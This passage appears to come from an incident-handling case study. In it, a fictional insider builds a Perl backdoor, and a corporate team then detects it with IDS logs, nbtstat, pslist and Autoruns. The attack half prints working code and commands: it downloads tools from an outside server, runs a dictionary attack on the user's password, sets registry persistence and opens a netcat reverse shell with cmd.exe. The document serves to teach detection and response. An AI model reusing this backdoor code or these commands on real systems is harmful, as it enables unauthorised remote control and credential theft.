- nc.exe – The Netcat program would primarily be used to create the backdoor into the compromised system, and "shovel shell" out to Phil's workstation on his home network. It could also be used to scan other machines, once a foot hold was gained into a system.
- psinfo.exe – (Renamed to info.exe) A part of Sysinternals.com Pstools suite. This application gives information about the systems hardware, disk drive configurations, installed software, and applied patches and Service Packs.
- pslist.exe – (Renamed to list.exe) Also a part of the Pstools suite, this application yields a detailed information about all running processes.
- enum.exe - This application supplies detailed information about the systems password and security policies, user accounts and their group memberships, and shares. It can also perform a dictionary attack against accounts, exposing poor passwords.
- pass.txt – A list of common (easily guessed) passwords, to be used by enum.exe.

Making the HTTP connection requires the use of two additional Perl modules; HTTP::Request and LWP::UserAgent, by Gisle Aas. Figure 7 contains the function code used to download the tools mentioned above.

```
Sub WWWGetFile() {

    my ( @FileFetch, $ToolServ, $res, $ua );

    $ToolServ = "$ToolServer/new";

    push(@FileFetch, "nc.exe");
    push(@FileFetch, "list.exe");
    push(@FileFetch, "info.exe");
    push(@FileFetch, "enum.exe");
    push(@FileFetch, "pass.txt");

    # Allows for updates to all exploited hosts; Not usually present.
    push(@FileFetch, "reschedule.dat");
```

```
    $ua = LWP::UserAgent->new;
    $ua->agent("GotchaBack/0.1 " . $ua->agent);

    foreach $Filespec (@FileFetch) {
            unless (-e $Filespec) {
                $res = $ua->request(HTTP::Request->new(GET =>
"http://$ToolServ/$Filespec"),$Filespec);
            }
    }
}
```

Figure 7

Next, the program calls the SetupTask() function, who's primary function is to determine how long the program is to sleep until it tries to open a remote shell again. In order to help avoid detection, the program determines a "sleep time", based on the current run mode. Sleep times are determined as follows:

- If system was just exploited, sleep 15 minutes,
- If system was just booted, sleep 15 minutes,
- If remote shell was just closed, sleep 2 hours,
- If a "reschedule.dat" file is present, sleep according to those settings.

Once the sleep time has elapsed, the program will perform a "health check" of sorts and then attempts to create a remote shell. All of this will be covered in more detail further on.

Phil knew he couldn't simply sit around waiting for machines to check in according to the schedule he setup within the program. So he added a way that he could override settings within the program while it was running. Whenever the program uses the SetupTask() function, to determine how long it has to sleep until the next remote shell needs to be pushed out, the program checks for the existence of a "reschedule.dat" file. If this file is found, the file is accessed, new settings read into memory, and then the file is deleted. The file is setup as a series of Key/Value pairs, one pair per line, separated by an equal sign ("="). Each key must be lowercase, and there can be no white space between the key, the value and the equal sign. That means that an entry such as "Sleep = 10" would be ignored, unless changed to read "sleep=10". Valid keys and their expected values are:

- "sleep" – Number of minutes to sleep until next Shell attempt.
- "shlport" – New TCP port to use for Shell contact
- "shlserver – IP address of new ShellServer
- "logport" - New TCP port to use for Log contact
- "logserver – IP address of new LogServer
- "server" – IP address to replace both ShellServer and LogServer
- "toolserver" – IP address of new ToolServer

After each value is read in, it is then committed to the registry, under the HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\LSASSAgent key.

Once we have received a new sleep time value from SetupTask(), as well as any updates to the program settings there may have been, we do a bit of system level reconnaissance. The WriteLog() function (see figure 8, below) is called, which, for the first running of the program, generates a log file that contains system information gathered by Perl. Next a shell script called sysinfo.bat is created, which uses all the tools downloaded via the WWWGetFile() function (See above), and records it's information to log file as well.

```
sub WriteLog() {
        my $mode = $_[0];
        my $Hostname = $_[1];
        my $logfile = "$Hostname.log";
        my $Username = $ENV{USERNAME};


        # Get some data about the machine, if this is the first run
        my $RunTime = &TimeStamp();

        open RECON, ">$logfile";
        if ($mode == 0) {
          print RECON "$RunTime Exploited $Hostname  ($Username logged in)\n";
          print RECON &GetOS(), "\n\n";

          while (($key,$value) = each %ENV) {
                print RECON "$key = $value\n"; }

          open RECBAT, ">sysinfo.bat";
                print RECBAT "\@echo off\n";
                print RECBAT "info.exe -h -d -s >> $logfile\n";
                print RECBAT "ipconfig >> $logfile\n";
                print RECBAT "list.exe >> $logfile\n";
                print RECBAT "enum.exe -USGPLd 127.0.0.1 >> $logfile\n\n";
                print RECBAT "enum.exe -D -u $Username -f pass.txt 127.0.0.1 >> $logfile\n\n";
           close RECBAT;

        } elsif ($mode == 1) {
          print RECON "$RunTime $Hostname has been booted\n";

        } elsif ($mode == 4) {
          print RECON "$RunTime $Hostname Scheduled shell ($Username logged in)\n";
        }
        close RECON;

        if ($mode == 0) { system ("sysinfo.bat"); }
        return;
}
```

Figure 8

The script executes the following commands:

- "\@echo off" – Turns off output to standard output. The leading slash is needed to escape the "@" character within Perl.
- "info.exe –h –d –s >> $logfile\n" – Retrieves system information using the following command line switches (from the on-line help)
  - -h Show installed hotfixes.
  - -s Show installed software.

    - -d Show disk volume information.
- “ipconfig >> $logfile\n” – Retrieves the current IP configuration information.
- “list.exe >> $logfile\n” – Retrieves a list of running processes.
- “enum.exe -USGPLd 127.0.0.1 >> $logfile\n\n” – Gathers system configuration information using the following command line switches
    - -U: get userlist
    - -S: get sharelist
    - -P: get password policy information
    - -G: get group and member list
    - -L: get LSA policy information
    - -d: be detailed, applies to -U and –S
- "enum.exe -D -u $Username -f pass.txt 127.0.0.1 >> $logfile\n\n” – Performs a dictionary password crack attempt against the currently logged in users account. The command uses the following command line switches.
    - -D: dictionary crack, needs -u and -f
    - -u: specify username to use (default "")
    - -f: specify dictfile to use (wants -D)

Once all the initial reconnaissance is gathered from the newly compromised system, the PushLog() function is called to push the contents of the log file out to the LogServer over the port specified in LogPort. The program then enters into a programmatic loop, which flows as follows:

1. Program goes to sleep
2. Call WWWGetFile() to make sure tools are loaded
3. Call RegCheck() to make sure registry settings are still in place
4. Call WriteLog() to create new log file
   NOTE: No reconnaissance is performed during this phase. The log file simply has a timestamp, text indicating it was “scheduled”, and the name of the logged in user, as appropriate.
5. Call PushLog() to send new log contents to LogServer
6. Checks/updates value of ShellServer variable
7. Checks/updates value of ShellPort variable
8. Creates remote shell to ShellServer
9. Call SetupTask() for new sleep time and updates
10. Go to step 1

The remote shell (step 8) from the above program loop, is generated by calling the Netcat program (nc.exe) via Perl’s system() function. The system() function basically creates a forked process from the main program in which it will run the Netcat program. The main program stops all processing while this fork continues to run, so the new sleep time is set from when the fork dies and the remote shell is closed.

The Netcat program uses only a few parameters to create the remote shell.

- "-w 15" – Wait 15 seconds after the final net read before disconnecting, or wait no more than 15 seconds for a connect to work.
- "-d" – Daemon ("stealth") mode.
- "-e cmd.exe" – Execute the cmd.exe once connected to the remote server.
- $ShellServer – Variable containing IP address of remote server.
- $ShellPort – Variable containing port number to remote server.

Making the executable
With the Perl programming done, Phil only had one convert his Perl script into an executable so it would run on exploited systems. The process was remarkably easy to accomplish, as indicated by the screenshot below (Figure 9).

```
D:\Perl2exe>perl2exe –gui install.pl
Perl2Exe V8.40 Copyright (c) 1997-2004 IndigoSTAR Software

This is an evaluation version of Perl2Exe, which may be used for 30 days.
For more information see the attached pxman.htm file,
or visit http://www.indigostar.com

Converting 'install.pl' to install.exe
```

Figure 9

By default, programs converted using Perl2exe are done in "console mode". So any time these programs are run, a console window is opened up on the desktop. This worked fine while Phil was debugging the code, but once it was time to create the final executable, the console window had to go. By using the "–gui" parameter, the program was compiled with the assumption that Phils program would create it's own output methods through various add-on libraries such as Win32::GUI. The only GUI element that is taken care of by Perl2exe, is the warning message that is displayed just as the program is about to close, indicating that Phil was using a 30 day evaluation.

Phil noted one thing once he had his executable. It was big. His little 10K Perl script had ballooned to nearly 1.3MB as an executable. Had Phils intended victims been coming over a dial-up connection, he may have been concerned about this, as it may have created a pause in the users system waiting for the download to complete. But because the people that would be visiting the site were coming over a fast internal network, the download was almost instantaneous. Phil finally had his exploit. Since the gotcha.html file from the CHM file retrieved the program from the web server as "logo.gif", all Phil had to do was change the name of the file, and he was ready to go.

It was Thursday evening now, and as much as he wanted to put his exploit in place, he decided to wait until this weekend. Monday morning was sure to be an interesting day!

The "Gotcha" backdoor lives

Phil went into work Sunday and put everything in place on the DEV server. He modified the main page of one of the sites with his IFRAME code, and then added the "launch.html", the "gotcha.chm" and the "logo.gif" files. He had heard that this site was under final review, so he was reasonably sure that no one would replace the page with his changes. He had also loaded the various "tools" onto his home systems web site, so they could be downloaded by any exploited systems.

Phil had taken the day off from work, and was sitting in front of his home computer wearing jeans and a "Star Trek Voyager" T-shirt. He had opened three Command Prompt windows, two running Netcat, and another just for running shell commands. The first of the Netcat windows was running the command "nc.exe –l –p 5495 –L > exploited.log". This command told Netcat to listen (-l) on TCP/5495 (-p 5495), and log any input it received over that port to the "exploited.log" file. The "–L" parameter allowed Netcat to reuse the port, rather than stop listening after each exploited server was done sending it's information.

The second window was running the command "nc.exe –l –p 5496", which was the remote shell receiver. Any infected machines would attempt to create the remote shell in this window.

Phil sit staring at his monitor, nervously gnawing his fingernails down to jagged, flesh-colored nubs, waiting for something to happen.

Gotcha's first catch

It was nearly 10:30 AM, and Donna was just getting out of an hour long meeting with the Technical Coordinator for the web site she was helping to build. She had just found out that the final review process for the site, was going to include a demo to the CEO this afternoon. This meant that she needed to go over the site and "script" the demo that morning. She was dying for a latte and a bagle from the deli next door, but knew she was already on a tight schedule. So, she got some coffee from the kitchenette around the corner from her office, and found the pop-tarts she kept in her purse for such emergencies, and cranked up Internet Explorer.

Across town, Phil had once again checked the size of the "exploited.log" file, and it was still 0. It had been over two hours since he had started monitoring for connections from exploited hosts, and he hadn't gotten anything. He started

reviewing the code in his head, wondering if he had some how missed something that would prevent his code from working. Then, at 10:34 AM, it happened. He once again repeated the "dir" command he had been using all morning to check the size of the log file. Only this time, it had a size of 184,007 bytes. Phil's breath caught in his chest for a moment, as it registered what had happened, and then his fingers flew into action. He quickly did a "more exploited.log" to see what had been logged. The first two lines of the log told him, that his exploit code had worked!

```
2004-07-20 10:33:26 Exploited WEBWOMAN  (DonnaS logged in)

Microsoft Windows 2000 Professional (Build 2195), Service Pack 3
USERPROFILE = C:\Documents and Settings\DonnaS.WEBWOMAN
HOMEDRIVE = C:
TEMP = C:\DOCUME~1\DONNAS.WEB\LOCALS~1\Temp
SYSTEMDRIVE = C:
PROCESSOR_REVISION = 080a
OS2LIBPATH = C:\WIN2K\system32\os2\dll;
SYSTEMROOT = C:\WIN2K
COMMONPROGRAMFILES = C:\Program Files\Common Files
COMSPEC = C:\WIN2K\system32\cmd.exe
LOGONSERVER = \\WEBWOMAN
APPDATA = C:\Documents and Settings\DonnaS.WEBWOMAN\Application Data
WINDIR = C:\WIN2K
PROGRAMFILES = C:\Program Files
OS = Windows_NT
PROCESSOR_LEVEL = 6
PATHEXT = .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
USERNAME = DonnaS
…
```

Figure 10

Phil was jubilant, although he contained it very well. He didn't know who "DonnaS" was, but her PC indicated it was woefully out of date with its system updates. This just served to confirm in his mind why he was doing this. He continued looking through the log file, noticing the BitTorrent file sharing program, the file shares she had to some other machine, and then finally the password check. He scrolled through a couple of screens of failed attempts, and then the log abruptly ended. Apparently "DonnaS" not only didn't have her system updated with patches, but her account password was "webmaster". Not exactly the most secure choice for a password.

15 minutes later, the WEBWOMAN machine connected to the LogServer again, and quickly indicated that it was starting a remote command shell, and that DonnaS was still logged in. A second later, the second Netcat window on Phil's computer got a shell prompt from the WEBWOMAN PC. He began poking around the directory structure, looking for anything of interest.

Around 12:00, Phil decided he wanted to take a break from snooping through WEBWOMAN, and have some lunch. He wanted to get back in to WEBWOMAN

again, but didn't want to wait 2 hours for his program to shovel shell back to his PC again. He also wanted to free up the Remote Shell receiver window to accept connections from other machines, as they became infected. So, from the WEBWOMAN shell, he issued the following commands:

- C:
- cd win2k\LSASS
- echo sleep=30 > reschedule.dat
- echo shellport=5500 >> reschedule.dat

He quickly reviewed the contents of the newly created reschedule.dat file for accuracy; was satisfied with what he saw, and issued a control-C to disconnect from the shell. This reschedule.dat file will tell the LSASSAgent.exe program that is running on the WEBWOMAN PC, to shovel out another shell in 30 minutes, rather than the normal 2 hours. The shell will also be shoveled to TCP/5500 rather than the standard port of TCP/5496. He quickly restarted the remote shell receiver again, so he wouldn't miss any other exploited hosts that wanted to connect. He then opened up another command prompt window, got into the directory where he was working from, and issued the following commands:

- title WEBWOMAN (Labels the shell window "WEBWOMAN")
- color 80 (Changes the screen color to black on grey)
- nc –l –p 5500 (Started shell receiver listening on TCP/5500)

Phil then left and had a sandwich. Thirty minutes later, WEBWOMAN again connected to Phil's PC, this time on TCP/5500, and Phil resumed snooping through the system.

Phil got 16 different hosts to open a remote shell to his PC that day, including the CEO of the company. Three of the exploited hosts had their passwords guessed. Phil was confident he had done all this, and gotten past all the Antivirus software, the corporate firewall, and even the corporate IDS. How could the possibly detect his exploit code, if they had never seen what it did before. Phil was having a good day.

Preparation:
Incident Response preparation is a mixed bag. The corporate LAN is protected by a CheckPoint firewall. The main network connection going to/coming from the Internet is monitored by an Enterasys Dragon IDS, positioned behind the firewall. Corporate desktops are typically configured with Antivirus software, which is configured to report back to a management server. To that end, GIAC Corp is reasonably well prepared.

However, GIAC is lacking in other areas. There are no security policies in place, and very few documented procedures. That being said, corporate users are typically cooperative when responders arrive and explain the situation.

The company has made the decision that a formal CSIRT (Computer Security Incident Response Team) is not required, and has indicated that the entire IT department is part of an Incident Response Team. One individual within the IT department has had training in incident response, and is responsible for monitoring the corporate IDS. While this individual is the primary responder to known security incidents, he works closely with the firewall administrator and the Technical Support lead during such incidents. These three individuals make up GIAC Corps unofficial Incident Response team.

Identification:
07/19/2004 13:15
During regular IDS log review, it was noticed that there had been 6 events of type "COMP:WIN-2000", which falls under the Compromise Group of the IDS signature library. A summary report of these events, as generated by Enterasys Dragon, revealed the following information as depicted in the table below.

List Events | EVENT: COMP:WIN-2000 | 13:15:03 04Jul19

Time	Dir	Source	Destination	Proto	Event Name	Group	Sensor	Session-1byte	Session-2byte	Raw Data
13:04 04Jul19	to	172.16.110.50:25045	10.10.10.11:5502	tcp	COMP:WIN-2000	COMPROMISE	GIACIDS			
13:04 04Jul19	to	172.28.45.2:1076	10.10.10.11:5501	tcp	COMP:WIN-2000	COMPROMISE	GIACIDS			
12:51 04Jul19	to	172.16.110.50:12034	10.10.10.11:5496	tcp	COMP:WIN-2000	COMPROMISE	GIACIDS			
12:45 04Jul19	to	172.28.45.2:1124	10.10.10.11:5496	tcp	COMP:WIN-2000	COMPROMISE	GIACIDS			
12:28 04Jul19	to	172.16.110.8:1123	10.10.10.11:5500	tcp	COMP:WIN-2000	COMPROMISE	GIACIDS			
10:49 04Jul19	to	172.16.110.8:1121	10.10.10.11:5496	tcp	COMP:WIN-2000	COMPROMISE	GIACIDS			

Items of note regarding the summary report above,

- Destination IP is common to each event
- Each Source IP first makes a connection to TCP/5496
- Each of the three Source IP's make a second connection to an incremented TCP port.

Review of the COMP:WIN-2000 signature information, showed the following information.

Detail of COMP:WIN-2000

Port: H
Protocol: TCP
Direction: Source Port
Protected: Any Traffic
Log: 100 Packets
Search: 40 Bytes into Session
String Type: Binary Search
String: Microsoft/20Windows/202000/20/5bVersion/205.

Description of COMP:WIN-2000

This signature indicates that Dragon has encountered network activity which indicates a Windows 2000 system has been compromised. This is the banner seen when starting a command line session on Windows. This signature triggers when this banner appears on a high TCP port, usually seen with freshly compromised systems.

This indicates that the signature performs a binary search for the String "Microsoft/20Windows/202000/20/5bVersion/205". This means that the "/20" escaped characters are translated into spaces (" "). This effectively translates into "Microsoft Windows 2000 [5." This string must be after the 40th byte of a TCP packet, destined to a port above 1024, as noted by the Search, Port, Protocol and Direction entries.

Capture of packets associated with one of the events, indicates that this is an active remote shell, as depicted below. NOTE: The "{D}{A}" strings are stand-ins for Carriage-Return/Line Feed characters.

```
Microsoft Windows 2000 [Version 5.00.2195]{D}{A}
(C) Copyright 1985-2000 Microsoft Corp.{D}{A}
{D}{A}
C:\WINNT\LSASS > {A}
more{A}
{A}
more{D}{A}
{A}
{A}
{A}
{D}{A}
{A}
dir{A}
{A}
dir{D}{A}
{A}
pwd{A}
{A}
pwd{D}{A}
{A}
{A}
{A}
{D}{A}
{A}
{A}
```

```
{A}
{D}{A}
```

Based on the information gathered from the IDS logs, it is apparent there are at least three different machines on the GIAC Corp network, that have been compromised and are pushing out shells to a remote host, outside the GIAC firewall.

First, we need to identify the machines that have been compromised. Since GIAC Corp systems are all windows, the most effective way to do this through the use of the "nbtstat" command. This command "Displays protocol statistics and current TCP/IP connections using NBT (NetBIOS over TCP/IP)" .Figure 11, below, illustrates output from the nbtstat command.

```
> nbtstat –A 172.16.110.8

Local Area Connection:
Node IpAddress: [127.0.0.1] Scope Id: []

        NetBIOS Remote Machine Name Table

    Name            Type        Status
   ---------------------------------------------
   WEBWOMAN      <00>  UNIQUE     Registered
   GIAC          <00>  GROUP      Registered
   WEBWOMAN      <03>  UNIQUE     Registered
   WEBWOMAN      <20>  UNIQUE     Registered
   WEBWOMAN$     <03>  UNIQUE     Registered
   INet~Services <1C>  GROUP      Registered
   IS~WEBWOMAN. <00>  UNIQUE     Registered
   DONNAS        <03>  UNIQUE     Registered

   MAC Address = 00-02-A5-00-41-41
```

Figure 11

This output gives us the machine name (WEBWOMAN), the machine's MAC address (00-02-A5-00-41-41), and the account currently logged on (DONNAS). The user can now be identified, and their location determined, either through the GIAC Corp's Microsoft Exchange server or the printed corporate phone directory.

Containment:

07/19/2004 13:37
With the suspect machine identified, the immediate supervisor of the primary responder is advised of what is believed to be a compromised host, and informed of the findings supporting this belief.

Once approval to proceed has been received from management, several concurrent tasks take place.

- The firewall administrator is advised that the remote IP address, 10.10.10.11, is to be blocked at the firewall.
- A message indicating that a "virus has been detected on your PC" and that they should contact Tech Support, is sent using the "net send" command. The affected PC's then have the port on the switch to which they are connected disabled, effectively cutting the machines network access.
- Upper management, up to the CIO, is advised of the current situation, by the primary responder's immediate supervisor.

07/19/2004 14:01
The primary responder sat down at the PC of DonnaS, and attached a 256MB USB thumb drive to be used for data collection, and a custom CD containing a set of tools appropriate to a Windows platform is inserted. The thumb drive is mounted as D:, and the CD is mounted as W:. The D: drive is then accessed, and a new directory is created using the inventory ID sticker number, G000001, found on the front of the PC.

Both of the aforementioned pieces of equipment are part of the responders "Jump Kit". This kit is a set of software tools and peripherals, pieced together over time based on past experience. The kit consists of:

- General purpose Laptop, which is dual bootable between Windows 2000 Server, and Fedora Core 2. Both sides have been configured with network sniffers, and various other network tools.
- Iomega 250GB USB/Firewire external hard drive
- Two USB "Thumb drives" (32MB and 256MB)
- A CD of tools which don't require installation on victimized PC's. This CD includes tools such as:

Netcat	LADS
WinHex	UPX
X-Trace	TCPView
BinText	RegMon
AutoRuns	FileMon
PSTools	

- An externally powered, 4-port USB hub
- A Netgear 4-port hub
- Various network cables

The PC was running the corporate Antivirus software, and a quick check of that indicated that had up-to-date signature list, but had nothing in quarantine.

A Command Prompt window is started, and the working directory is changed to the thumb drive's pstools directory. From here, the command line tool *psloggedon* is run, and indicates that only DONNAS is actively logged into the machine.

```
> psloggedon > D:\G000001\psloggedon.txt

> more D:\G000001\psloggedon.txt

PsLoggedOn v1.31 - Logon Session Displayer
Copyright (C) 1999-2003 Mark Russinovich
Sysinternals - www.sysinternals.com

Users logged on locally:
     7/19/2004 10:29:06 AM    GIAC\DonnaS

No one is logged on via resource shares.
```


Next, a list of running processes is generated by using the pslist tool.

```
> pslist > D:\G000001\pslist.txt

> more D:\G000001\pslist.txt

PsList 1.26 - Process Information Lister
Copyright (C) 1999-2004 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for WEBWOMAN:

Name                Pid Pri Thd  Hnd   Priv        CPU Time    Elapsed Time
Idle                  0   0   1    0      0   262:56:39.796   266:31:16.764
System                8   8  33  196     24     0:06:32.812   266:31:16.764
smss                148  11   6   33   1076     0:00:00.656   266:31:16.764
csrss               172  13  10  424   1448     0:02:57.656   266:31:06.795
WINLOGON            192  13  18  424   7360     0:00:41.859   266:31:05.686
services            220   9  37  658   8648     0:00:41.515   266:31:04.420
LSASS               240   9  16  328   2884     0:00:24.625   266:31:04.326
svchost             408   8   9  328   2692     0:00:01.671   266:31:00.998
SPOOLSV             436   8  10  158   5656     0:00:07.046   266:31:00.701
DefWatch            488   8   4   43    552     0:00:00.171   266:30:53.780
svchost             504   8  26  447   3984     0:00:07.703   266:30:53.733
AppServices         524   8   4   66    256     0:00:02.781   266:30:53.405
MDM                 568   8   4  121    840     0:00:01.859   266:30:48.436
Rtvscan             672   8  39  365   8920     0:00:29.328   266:30:41.998
regsvc              780   8   2   30    268     0:00:00.109   266:30:36.264
mstask              824   8   6  116   1064     0:00:00.265   266:30:34.545
winmgmt             916   8   4  116    756     0:00:05.187   266:30:33.186
svchost             952   8   7  364   8560     0:00:27.203   266:30:32.858
ADService           964   8   5   92    804     0:00:00.343   266:30:32.768
explorer           1364   8  14  724   8344     0:01:27.156   266:30:13.022
ADUserMon          1404   8   2   89    924     0:00:00.406   266:30:06.506
Imgicon            1432   8   2   85   1104     0:00:00.515   266:30:06.256
jusched            1424   8   1   27    340     0:00:00.093   266:30:03.022
VPTray              344   8   3  133   3276     0:00:00.750   266:30:01.912
CTFMON              876   8   1   85    516     0:00:03.046   266:30:01.865
svchost            1368   8   6  188   4424     0:00:00.562   250:50:46.535
OUTLOOK            1528   8  18  641  10088     0:03:09.625     9:17:01.372
WINWORD             204   8   6  335  17708     0:01:57.734     2:31:52.134
agentsvr           1232   8   5  111   2028     0:00:00.140     2:30:04.326
IEXPLORE           1372   8  12  543  10376     0:00:18.250     1:54:23.236
LSASSAgent         1624   8   1   32   6884     0:01:43.687     1:10:53.104
CMD                1160   8   1   22    296     0:00:00.046     0:01:01.139
pslist             1580  13   2   79    684     0:00:00.109     0:00:00.437
```

From this output two of processes were not readily identifiable as standard processes, and were consequently viewed with suspicion.


- Jusched – After googling for this process name, it was determined that this was an update scheduler part of Sun's Java 2 Runtime environment. (http://www.liutilities.com/products/wintaskspro/processlibrary/jusched/)
- LSASSAgent – No reference to an executable by this name could be found via Google.

Using the Autoruns[19] tool, a check was made of the various areas of the registry which start applications. Here again, the previously unknown file called LSASSAgent.exe is set to be started with each system reboot via the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\LSASSAgent registry value. The Autoruns output is stored as D:\G000001\autoruns.txt.




A check is now done for running processes using either TCP or UDP network ports. This would display applications either listening on a particular port, or connected to another remote computers server port. However, this output from this application does not indicate anything out of the ordinary. The information from TCPView[20] is stored as D:\G000001\tcpview.txt.

[19] http://www.sysinternals.com/ntw2k/freeware/autoruns.shtml
[20] http://www.sysinternals.com/ntw2k/source/tcpview.shtml



